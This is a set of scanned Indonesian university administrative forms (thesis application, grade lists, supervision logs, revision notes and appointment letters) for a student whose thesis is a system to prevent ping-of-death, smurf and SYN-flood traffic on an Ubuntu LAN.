Hilda Yuliati

NIM. 07.12.576

INSTITUT TEKNOLOGI NASIONAL
Jl. Raya Karanglo, Km. 2
MALANG

PERMOHONAN PERSETUJUAN SKRIPSI

Yang betanda tangan dibawah ini :

Nama	: HILDA YULIATI
NIM	: 07.12.576
Semester	: IX / 9
Fakultas	: Teknologi Industri
Jurusan	: Teknik Elektro S-1
Konsentrasi	: ~~TEKNIK ELEKTRONIKA~~ ~~TEKNIK ENERGI LISTRIK~~ **TEKNIK KOMPUTER DAN INFORMATIKA** ~~TEKNIK KOMPUTER~~ ~~TEKNIK TELEKOMUNIKASI~~
Alamat	: Jln. Perusahaan No.10 Gang.4 Karanglo - malang

Dengan ini kami mengajukan permohonan untuk mendapatkan persetujuan untuk membuat ***SKRIPSI Tingkat Sarjana.*** Untuk melengkapi permohonan tersebut, bersama kami lampirkan persyaratan-persyaratan yang harus dipenuhi.
Adapun persyaratan-persyaratan pengambilan ***SKRIPSI*** adalah sebagai berikut :

1. Telah melaksanakan semua praktikum sesuai dengan konsentrasinya (.....)
2. Telah lulus dan menyerahkan Laporan Praktek Kerja (.....)
3. Telah lulus seluruh mata kuliah keahlian (MKB) sesuai konsentrasinya (.....)
4. Telah menempuh mata kuliah ≥ 134 sks dengan IPK ≥ 2 dan tidak ada nilai E (.....)
5. Telah mengikuti secara aktif kegiatan seminar skripsi yang diadakan Jurusan (.....)
6. Memenuhi persyaratan administrasi (.....)

Demikian permohonan ini untuk mendapatkan penyelesaian lebih lanjut dan atas perhatiannya kami ucapkan terima kasih.

Telah diteliti kebenaran data tersebut diatas
Recording Teknik Elektro

( )

Malang, 11 OKTOBER 2011
Pemohon

(HILDA YULIATI)

JURUSAN TEKNIK ELEKTRO S-1
FAKULTAS TEKNOLOGI INDUSTRI
INSTITUT TEKNOLOGI NASIONAL MALANG

DAFTAR PRESTASI AKADEMIK PRAKTIKUM
KONSENTRASI TEKNIK KOMPUTER DAN INFORMATIKA

Nama Mahasiswa	:	HILDA YULIATI
NIM	:	07 12 576
Tempat, Tanggal Lahir	:	AMPENAN 12 JULI 1989
Jenjang	:	Strata 1 (S1)
Fakultas	:	Teknologi Industri
Jurusan / Program Studi	:	Teknik Elektro
Konsentrasi	:	Teknik Komputer dan Informatika

Praktikum Laboratorium	Kode	Nama Praktikum	SKS	Nilai
I	EL-2215	Fisika	1	B+
		Rangkaian Listrik		B+
		Rangkaian Logika dan Digital		B+
	27.	Dasar Komputer dan Pemrograman		B
II	EL-4216	Dasar Elektronika	1	B+
		Dasar Sistem Telekomunikasi		B
		Mikrokontroler		B
		Sistem Pengukuran		B+
	28	Dasar Sistem Kendali		A
? III	E.-5316	Basis Data	1	B+
		Administrasi Jaringan		B+

80

Institut Teknologi Nasional Malang
Fakultas Teknologi Industri
Jurusan Teknik Elektro S-1

BERITA ACARA SEMINAR PROPOSAL SKRIPSI
JURUSAN TEKNIK ELEKTRO S-1

Konsentrasi : Teknik Energi Listrik/Teknik Elektronika/ Teknik Komputer & Informatika*)

1.	Nama Mahasiswa: Hilda Yuliati			Nim: 07.12.576
2.	Keterangan	Tanggal	Waktu	Tempat
	Pelaksanaan	6 desember 2011		Ruang:
3.	Spesifikasi Judul (berilah tanda silang)**)			
	a. Sistem Tenaga Elektrik b. Energi & Konversi Energi c. Tegangan Tinggi & Pengukuran d. Sistem Kendali Industri		e. Elektronika & Komponen f. Elektronika Digital & Komputer g. Elektronika Komunikasi h. lainnya	
4.	Judul Proposal yang diseminarkan Mahasiswa	Rancang Bangun Sistem Pencegahan Data Flooding Pada Jaringan local Area Network (LAN) Berbasis Ubuntu		
5.	Perubahan Judul yang diusulkan oleh Kelompok Dosen Keahlian	.....		
6.	Catatan:			
	Catatan:			
	Persetujuan Judul Skripsi			

Institut Teknologi Nasional Malang
Fakultas Teknologi Industri
Jurusan Teknik Elektro S-1

FORMULIR BIMBINGAN SKRIPSI

Nama : HILDA YULIATI
Nim : *07.12.576*
Masa Bimbingan : 5 Desember 2011 / 5 Juni 2012
Judul Skripsi : **RANCANG BANGUN SISTEM PENCEGAHAN DATA FLOODING PADA JARINGAN LOCAL AREA NETWORK (LAN) BERBASIS UBUNTU**

No	Tanggal	Uraian	Paraf Pembimbing
1	12/Des/2011	Bimbingan Program ping of death dan smurf	
2	8/jan/2012	Bimbingan Bab ping of death dan smurf	
3	10/Feb/2012	Bimbingan synflood	
4	12/Feb/2012	Revisi Bab synflood	
5	18/Feb/2012	Demo Program	
6	19/Feb/2012	Bimbingan Laporan	
7			
8			
9			
10			

Malang,

Dosen Pembimbing I

Dr. Eng, Aryuanto Soetedjo, ST, MT
NIP. P. 1030800417

Form S-4b

Institut Teknologi Nasional Malang
Fakultas Teknologi Industri
Jurusan Teknik Elektro S-1

FORMULIR BIMBINGAN SKRIPSI

Nama : HILDA YULIATI
Nim : 07.12.576
Masa Bimbingan : 5 Desember 2011 / 5 Juni 2012
Judul Skripsi : **RANCANG BANGUN SISTEM PENCEGAHAN DATA FLOODING PADA JARINGAN LOCAL AREA NETWORK (LAN) BERBASIS UBUNTU**

No	Tanggal	Uraian	Paraf Pembimbing
1	8/feb/2012	Revisi Bab II, format, Gambar, Penomoran	
2	9/Feb/2012	Bimbingan Program Ping Of Death	
3	13/Feb/2012	Bimbingan Program smurf attack	
4	14/feb/2012	Bimbingan Program Synflood	
5	16/Feb/2012	Bimbingan Bab 2,3,4,5	
6	17/Feb/ 2012	Demo Program	
7			
8			
9			
10			

Malang,

Dosen Pembimbing II

Bima Aulia Firmandani, ST

Form S-4b

INSTITUT TEKNOLOGI NASIONAL MALANG
FAKULTAS TEKNOLOGI INDUSTRI
JURUSAN TEKNIK ELEKTRO

Formulir Perbaikan Ujian Skripsi

Dalam pelaksanaan Ujian Skripsi Janjang Strata 1 Jurusan Teknik Elektro Konsentrasi T. Energi Listrik / T. Elektronika / T.Infokom, maka perlu adanya perbaikan skripsi untuk mahasiswa :

NAMA : Hilda Yulianti
NIM : 0712576
Perbaikan meliputi :

BAB I. – Rumusan masalah.
Tata tulis laporan sesuai tab.

BAB IV · Pengujian dilakukan sesuai dg batasan masalah.
dianalisis.

BAB V Kesimpulan diambil dari pengujian bab IV.

Malang, 21 Feb 2011

(Irmasia ST)

INSTITUT TEKNOLOGI NASIONAL MALANG
FAKULTAS TEKNOLOGI INDUSTRI
JURUSAN TEKNIK ELEKTRO

Formulir Perbaikan Ujian Skripsi

Dalam pelaksanaan Ujian Skripsi Janjang Strata 1 Jurusan Teknik Elektro Konsentrasi T. Energi Listrik / T. Elektronika / T.Infokom, maka perlu adanya perbaikan skripsi untuk mahasiswa :

NAMA : HILDA YULIATI
NIM : 0712576
Perbaikan meliputi :

1. PERBAIKI BAB I. JIKA TIDAK ADA HUBUNGAN INTERNET HILANGKAN.
2. TIDAK ADA DAFTAR PUSTAKA PADA BAB II. HRS ADA
3. PADA BAB III ANALISA SISTEM JELASKAN LEBIH DETAIL AWAL MULANYA
4. ANALISA KEBUTUHAN SISTEM 3.13 TAMBAHKAN 4 SPESIFIKASI KOMP. LAINNYA YG DIPAKAI KAITANNYA DGN GAMBAR 3.1
5. PADA BAB IV TAMBAHKAN PENGUJIAN BAGAIMANA APAKAH BISA MEMANGGIL PING OF DEATH, SMURF ATTACK & FTP+CODDING DGN 3 CLIENT & 5 CLIENT
6. BAGAIMANA CARA KERJA CLIENT KL PING DIHENTIKAN SERVER? JELASKAN DIBAB IV
7. HASIL PERBAIKAN DARI [redacted] MDS DAN 6 DIATAS DISIMPULKAN
8. DAFTAR PUSTAKA MIN 13 : .

Malang, 21-2-2012

(SAWUNGGALI)

[illegible]
[illegible]

1. [illegible]
2. [illegible]
3. [illegible]
4. [illegible]
5. [illegible]
6. [illegible]
7. [illegible] [redacted] [illegible]
8. [illegible]

[illegible]

[illegible]

INSTITUT TEKNOLOGI NASIONAL
JL.Raya Karanglo,Km 2
MALANG

PERNYATAAN KESEDIAAN DALAM PEMBIMBINGAN SKRIPSI

Sesuai dengan Permohonan Mahasiswa :

Nama	:	**HildaYuliati**
Nim	:	**07.12.576**
Semester	:	**IX (Sembilan)**
Jurusan	:	**Teknik Elektro S-1**
Konsentrasi	:	**Teknik Komputer & Informatika**

Dengan ini menyatakan **bersedia / ~~tidak bersedia~~** *) menjadi Dosen Pembimbing Utama / Pendamping *), untuk penyusunan Skripsi Mahasiswa tersebut dengan judul :

RANCANG BANGUN SISTEM PENCEGAHAN DATA FLOODING PADA JARINGAN KOMPUTER LOCAL AREA NETWORK (LAN) BERBASIS UBUNTU

Demikian surat pernyataan ini kami buat agar dapat digunakan seperlunya.

Malang, 17 November 2011
Hormat kami,

Dr.Eng. Aryuanto ST, MT
NIP.P. 1030800417

Catatan :
1. Setelah disetujui agar formulir ini diserahkan mahasiswa/I yang bersangkutan kepada jurusan untuk diproses lebih lanjut.
2. *) Coret yang tidak perlu

INSTITUT TEKNOLOGI NASIONAL
JL.Raya Karanglo,Km 2
MALANG

PERNYATAAN KESEDIAAN DALAM PEMBIMBINGAN SKRIPSI

Sesuai dengan Permohonan Mahasiswa :

Nama	:	**Hilda Yuliati**
Nim	:	**07.12.576**
Semester	:	**IX (Sembilan)**
Jurusan	:	**Teknik Elektro S-1**
Konsentrasi	:	**Teknik Komputer & Informatika**

Dengan ini menyatakan **bersedia / ~~tidak bersedia~~** *) menjadi Dosen Pembimbing Utama / Pendamping *), untuk penyusunan Skripsi Mahasiswa tersebut dengan judul :

RANCANG BANGUN SISTEM PENCEGAHAN DATA FLOODING PADA JARINGAN KOMPUTER LOCAL AREA NETWORK (LAN) BERBASIS UBUNTU

Demikian surat pernyataan ini kami buat agar dapat digunakan seperlunya.

Malang, 17 November 2011
Hormat kami,

Pima Aulia Firmandani, S.T.

Catatan :
1. Setelah disetujui agar formulir ini diserahkan mahasiswa/I yang bersangkutan kepada jurusan untuk diproses lebih lanjut.
2. *) Coret yang tidak perlu

Form. S – 3b

INSTITUT TEKNOLOGI NASIONAL
Jl.Raya Karanglo,Km 2
MALANG

Lampiran : 1 (satu) berkas
Pembimbing Skripsi

Kepada : Yth. Bapak **Bima Aulia Firmandani, ST**
Dosen Institut Teknologi Nasional
MALANG

Yang bertanda tangan di bawah ini :

Nama : **Hilda Yuliati**
Nim : **07.12.576**
Jurusan : **Teknik Elektro S-1**
Konsentrasi : **Teknik Komputer & Informatika S-1**

Dengan ini mengajukan permohonan, Kiranya Bapak bersedia menjadi dosen pembimbing Utama / Pendamping *), untuk penyusunan Skripsi dengan judul (Proposal terlampir) :

RANCANG BANGUN SISTEM PENCEGAHAN DATA FLOODING PADA JARINGAN KOMPUTER LOCAL AREA NETWORK (LAN) MENGGUNAKAN UBUNTU 10.4

Adapun tugas tersebut sebagai salah satu syarat untuk menempuh Ujian Akhir Sarjana Teknik.

Demikian permohonan kami dan atas kesediaan Bapak kami ucapkan terimah kasih.

Malang, 17 November 2011

Mengetahui
Ketua Jurusan Teknik Elektro S-1

Ir.Yusuf Ismail Nakhoda,MT
NIP.Y.1018800189

Hormat kami,

Hilda Yuliati

Form S-3a

*)coret yang tidak perlu

PERKUMPULAN PENGELOLA PENDIDIKAN UMUM DAN TEKNOLOGI NASIONAL MALANG
INSTITUT TEKNOLOGI NASIONAL MALANG
FAKULTAS TEKNOLOGI INDUSTRI
FAKULTAS TEKNIK SIPIL DAN PERENCANAAN
PROGRAM PASCASARJANA MAGISTER TEKNIK
PT. BNI (PERSERO) MALANG
BANK NIAGA MALANG
Kampus I : Jl. Bendungan Sigura-gura No. 2 Telp. (0341) 551431 (Hunting) Fax. (0341) 553015 Malang 65145
Kampus II : Jl. Raya Karanglo, Km 2 Telp. (0341) 417636 Fax. (0341) 417634 Malang

Malang, 08 Juni 2011

Nomor : ITN-274/I.PK/2/11
Lampiran : -
Perihal : BIMBINGAN PRAKTEK KERJA

Kepada : Yth. Sdr/i. **DR. ENG. ARYUANTO S, ST, MT**
Dosen Institut Teknologi Nasional Malang
Di
Malang

Dengan hormat
Bersama ini dengan hormat, kami mohan kesediaan Saudara untuk membimbing penyusunan tugas laporan Praktek Kerja yang sedang dilaksanakan, untuk Mahasiswa :

Nama	: HILDA YULIATI
Nim	: 0712576
Fakultas	: Teknologi Industri
Jurusan	: Teknik Elektro S-1
Konsentrasi	: Teknik **Komputer & Informatika**

Praktek tersebut dilaksanakan di :

MAS FM
MALANG

Batas waktu penyusunan tugas laporan Praktek Kerja ini adalah 1(satu) bulan setelah Mahasiswa tersebut selesai melakukan Praktek Kerja.
Demikian agar maklum atas perhatian serta bantuannya kami sampaikan terima kasih.

Ketua Jurusan
Teknik Elektro S-1

Ir. Yusuf Ismail Nakhoda, MT
Nip. Y.1018800189

Tembusan Kepada Yth :
1. Mahasiswa yang berangkutan
2. Arsip
3. Coret yang tidak perlu

Form. P. 1b

PERKUMPULAN PENGELOLA PENDIDIKAN UMUM DAN TEKNOLOGI NASIONAL MALANG
INSTITUT TEKNOLOGI NASIONAL MALANG
FAKULTAS TEKNOLOGI INDUSTRI
FAKULTAS TEKNIK SIPIL DAN PERENCANAAN
PROGRAM PASCASARJANA MAGISTER TEKNIK
BNI (PERSERO) MALANG
BANK NIAGA MALANG
Kampus I : Jl. Bendungan Sigura-gura No. 2 Telp. (0341) 551431 (Hunting), Fax. (0341) 553015 Malang 65145
Kampus II : Jl. Raya Karanglo, Km 2 Telp. (0341) 417636 Fax. (0341) 417634 Malang

Malang, 9 Desember 2011

Nomor : ITN- 897/I.TA/2/11
Lampiran : -
Perihal : BIMBINGAN SKRIPSI

Kepada : Yth. Sdr/I. **DR. ENG. ARYUANTO S, ST, MT**
Dosen Institut Teknologi Nasional Malang

Dosen Pembimbing
Jurusan Teknik Elektro S-1
di
Malang

Dengan hormat
Sesuai dengan permohonan dan persetujuan dalam Proposal Skripsi
Untuk Mahasiswa :

Nama	: HILDA YULIATI
Nim	: 0712576
Fakultas	: Teknologi Industri
Jurusan	: Teknik Elektro S-1
Konsentrasi	: Teknik **Komputer & Informatika**

Maka dengan ini pembimbingan tersebut kami serahkan sepenuhnya kepada Saudara/i selama masa waktu (enam) 6 bulan, terhitung mulai tanggal :

5 Desember 2011 s/d 5 Juni 2012

Sebagai satu syarat untuk menempuh ujian Sarjana Teknik,
Jurusan Teknik Elektro S-1,
Demikian atas perhatian serta bantuannya kami sampaikan terima kasih

Ketua Jurusan
Teknik Elektro S-1

Ir. Yusuf Ismail Nakhoda, MT
Nip. Y.1018300189

Tembusan Kepada Yth :
1. Mahasiswa Yang Berangkutan
2. Arsip

Form. S 4a

PERKUMPULAN PENGELOLA PENDIDIKAN UMUM DAN TEKNOLOGI NASIONAL MALANG
INSTITUT TEKNOLOGI NASIONAL MALANG
FAKULTAS TEKNOLOGI INDUSTRI
FAKULTAS TEKNIK SIPIL DAN PERENCANAAN
PROGRAM PASCASARJANA MAGISTER TEKNIK
: BNI (PERSERO) MALANG
BANK NIAGA MALANG
Kampus I : Jl. Bendungan Sigura-gura No. 2 Telp. (0341) 551431 (Hunting), Fax. (0341) 553015 Malang 65145
Kampus II : Jl. Raya Karanglo. Km 2 Telp. (0341) 417636 Fax. (0341) 417634 Malang

Malang, 9 Desember 2011

Nomor : ITN- 898/I.TA/2/11
Lampiran : -
Perihal : BIMBINGAN SKRIPSI

Kepada : Yth. Sdr/I. **BIMA AULIA FIRMANDANI, ST**
Dosen Institut Teknologi Nasional Malang

Dosen Pembimbing
Jurusan Teknik Elektro S-1
di
Malang

Dengan hormat
Sesuai dengan permohonan dan persetujuan dalam Proposal Skripsi
Untuk Mahasiswa :

Nama	: HILDA YULIATI
Nim	: 0712576
Fakultas	: Teknologi Industri
Jurusan	: Teknik Elektro S-1
Konsentrasi	: Teknik **Komputer & Informatika**

Maka dengan ini pembimbingan tersebut kami serahkan sepenuhnya kepada Saudara/i selama masa waktu (enam) 6 bulan, terhitung mulai tanggal :

5 Desember 2011 s/d 5 Juni 2012

Sebagai satu syarat untuk menempuh ujian Sarjana Teknik,
Jurusan Teknik Elektro S-1,
Demikian atas perhatian serta bantuannya kami sampaikan terima kasih

Ketua Jurusan
Teknik Elektro S-1

Ir. Yusuf Ismail Nakhoda, MT
Nip.Y.1018800189

Tembusan Kepada Yth :
1. Mahasiswa Yang Berangkutan
2. Arsip

Form. S 4a

INSTITUT TEKNOLOGI NASIONAL
Jl.Raya Karanglo,Km 2
MALANG

Lampiran : 1 (satu) berkas
Pembimbing Skripsi

Kepada : Yth. Bapak **Dr.Eng, Aryuanto ST, MT**
Dosen Institut Teknologi Nasional
MALANG

Yang bertanda tangan di bawah ini :

Nama : **Hilda Yuliati**
Nim : **07.12.576**
Jurusan : **Teknik Elektro S-1**
Konsentrasi : **Teknik Komputer & Informatika**

Dengan ini mengajukan permohonan, Kiranya Bapak bersedia menjadi dosen pembimbing Utama / Pendamping *), untuk penyusunan Skripsi dengan judul (Proposal terlampir) :

RANCANG BANGUN SISTEM PENCEGAHAN DATA FLOODING PADA JARINGAN KOMPUTER LOCAL AREA NETWORK (LAN) MENGGUNAKAN UBUNTU 10.4

Adapun tugas tersebut sebagai salah satu syarat untuk menempuh Ujian Akhir Sarjana Teknik.

Demikian permohonan kami dan atas kesediaan Bapak kami ucapkan terimah kasih.

Malang, 17 November 2011

Mengetahui
Ketua Jurusan Teknik Elektro S-1

Ir.Yusuf Ismail Nakhoda,MT
NIP.Y.1018800189

Hormat kami,

Hilda Yuliati

Form S-3a

*)coret yang tidak perlu

LAB. PEMROGRAMAN KOMPUTER DAN MULTIMEDIA

ITN MALANG

SURAT KETERANGAN

Dengan ini menyatakan bahwa, Mahasiswa berikut ini :

NIM : 07.12.576

Nama : Hilda Yuliati

Jurusan : Teknik Komputer & Informatika – S1

Jenis praktikum yang terdapat di Laboratorium Pemrograman Komputer dan Multimedia :

No	*Jenis Praktikum*	*Nilai*	*Ket*
1.	OOP	A	LULUS
2.	MULTIMEDIA	A	LULUS
3.	PSD	A	LULUS
4.	WEB	A	LULUS
5.	SISTEM OPERASI	A	LULUS
6.	BASIS DATA	A	LULUS
7.	REKAYASA PERANGKAT LUNAK	A	LULUS
8.	ALGORITMA DAN PEMROGRAMAN	A	LULUS

Sesuai dengan data diatas, menerangkan bahwa mahasiswa dias telah mengikuti praktikum di Laboratorium Pemrograman Komputer & Multimedia.

Demikian surat keterangan ini kami buat, harap digunakan dengan sebaik-baiknya.

Malang, 4 Oktober 2011

Kepala Lab. Permrograman Komputer & Multimedia

Ahmad Faisol ,ST

NIP. 1031000431